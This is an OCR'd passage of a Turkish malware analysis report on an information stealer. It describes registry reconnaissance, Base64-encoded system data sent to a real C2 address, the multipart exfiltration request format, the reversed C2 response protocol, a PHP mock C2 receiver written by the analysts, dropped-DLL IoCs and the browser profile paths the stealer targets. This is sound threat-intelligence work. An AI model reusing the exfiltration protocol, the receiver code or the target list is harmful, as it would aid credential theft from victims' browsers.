


Şekil 27 RegQueryValue for ProcessorNameString

Şekil 28 RegOpenKey for SOFTWARE||Microsoft||Windows NT||CurrentVersion

Zararlının bazı Registry kayıtlarından bilgi topladığı tespit edilmiştir. Bu Registy Key'leri şunlardır:


1. SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion
2. HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0
3. HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall




Şekil 29 Bazı Yazılım Ürünlerinin İsim ve Sürüm Bilgilerinin Toplanması

Zararlı Şekillerde görüldüğü gibi birçok kayıt defterinden bilgi toplamaktadır.
Çekilen Bilgiler:

1. Ürün Adı
2. Ülke Bilgisi
3. Kullanıcı adı
4. Bilgisayar İsmi
5. Bilgisyar Mimarisi
6. RAM Depolama Alanı
7. Ekran Boyutu Bilgisi
8. Arka Planda Çalışan Process Listesi




Şekil 30 The Algorthm of Collection Processes that Running Background




Şekil 31 CryptBinaryToString for Encode Information Collects from Device

Toplanan Bilgilerin Base64 Encoding formatına çevrildiği tespit edilmiştir.




Şekil 32 Encodes system_info.txt file name

"system_info.txt" olan bir string ifadenin de Base64 Encode formatına çevrildiği gözlemlenmiştir. Söz konusu string ifadenin bir dosya ismi olduğu tespit edilmiştir.




Şekil 33 InternetConnect for Send Information



Şekil 34 HttpOpenRequest for Send Collect Information

http[:]//37[.]120.238[.]190/edab14f1735d6477.php İnternet adresine toplanan verilerin gönderildiği tespit edilmiştir.




Şekil 35 Drope sqlite3.dll: InternetOpenUrl

Zararlının ayrıca bazı dll dosyaslarını da drop ettiği ettiği gözlemlenmiştir.

Header
"Content-Type: multipart/form-data; boundary=----EBFBKFBGIIIDGDGCFCGI"
Content
"------EBFBKFBGIIIDGDGCFCGI\r\nContent-Disposition:form-data; name=\"token\"\r\n\r\nEchoCTI\r\n------EBFBKFBGIIIDGDGCFCGI\r\nContent-Disposition: form-data; name=\"file_name\"\r\n\r\nc3lzdGVtX2luZm8udHh0\r\n------EBFBKFBGIIIDGDGCFCGI\r\nContent-Disposition: form-data; name=\"file\"\r\n\r\{Collects Info Base64 form}”


Request Content 4 Request 4: Sending Collects Information

Reversing Network Protocol




Şekil 36 Reversing Network Protocol: InternetConnectA


Şekil 37 Reversing Network Protocol: HttpOpenRequest




Şekil 38 Reversing Network Protocol: InternetReadFile



Şekil 39 Reversing Network Protocol: Decode Base64 Response




Şekil 40 Reversing Network Protocol: Decoded form of Response



Şekil 41 Reversing Network Protocol: Control Blocking


Zararlının atılan isteğe göre bloklama kontrolü yaptığı tespit edildi. Sunucu tarafında yapılan olası kontroller şu şekilde olabilmektedir:

- Makineye ait IP adresinin BlackList içerisinde bulunması,
- Request içeriğinin yanlış olması,
- Request içerisinde debug tespiti içeren değişkenlerin bulunması,




Şekil 42 Reversing Network Protocol: Response içeriğinin birbirinden ayrılması


Respons üzerinde, '|' ile birbirinden ayrılmış değerler bulunması gerektiği tespit edildi.




Şekil 43 Network Protocol Reversing: InternetConnect for Send Information Collects from Device



Şekil 44 Network Protocol Reversing: HttpOpenRequest dor Send Collect Information



Şekil 45 Network Protocol Reversing: Getting Collection Information



Şekil 46 Network Protocol Reversing: Decoded Form of Informations

Network > Reversingg.php > ...

```php
<?php

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $fileContent=$_POST["file"];


    $filename=$_POST['file_name'];

    $filename=base64_decode($filename,false);

    $file = fopen( $filename, "w");

    fwrite($file, $fileContent);

    echo "RWNob0NUSXxNYWx3YXJlfFRlYW18V2FzfEhlcmV8U2F5fEhlbGxvfFVz";

}


?>
```

Şekil 47 Network Protocol Reversing: PHP Codes for Dump Collect Information

IoCs

sqlite3.dll	msvcp40.dll
freebl3.dll	nss3.dll
mosglue.dll	vcruntime140.dll
softokn3.dll	

Tablo 3 Drop Edilen DLL Dosyaları

Web browser	**Path of targeted file**	**Format**
Google Chrome	\Google\Chrome\User Data	chrome
Google Chrome Canary	\Google\Chrome SxS\User Data	chrome
Chromium	\Chromium\User Data	chrome
Amigo	\Amigo\User Data	chrome
Torch	\Torch\User Data	chrome
Vivaldi	\Vivaldi\User Data	chrome
Comodo Dragon	\Comodo\Dragon\User Data	chrome
EpicPrivacyBrowser	\Epic Privacy Browser\User Data	chrome
CocCoc	\CocCoc\Browser\User Data	chrome
Brave	\BraveSoftware\Brave-Browser\User Data	chrome
Cent Browser	\CentBrowser\User Data	chrome
7Star	\7Star\7Star\User Data	chrome
Chedot Browser	\Chedot\User Data	chrome
Microsoft Edge	\Microsoft\Edge\User Data	chrome
360 Browser	\360Browser\Browser\User Data	chrome
QQBrowser	\Tencent\QQBrowser\User Data	chrome
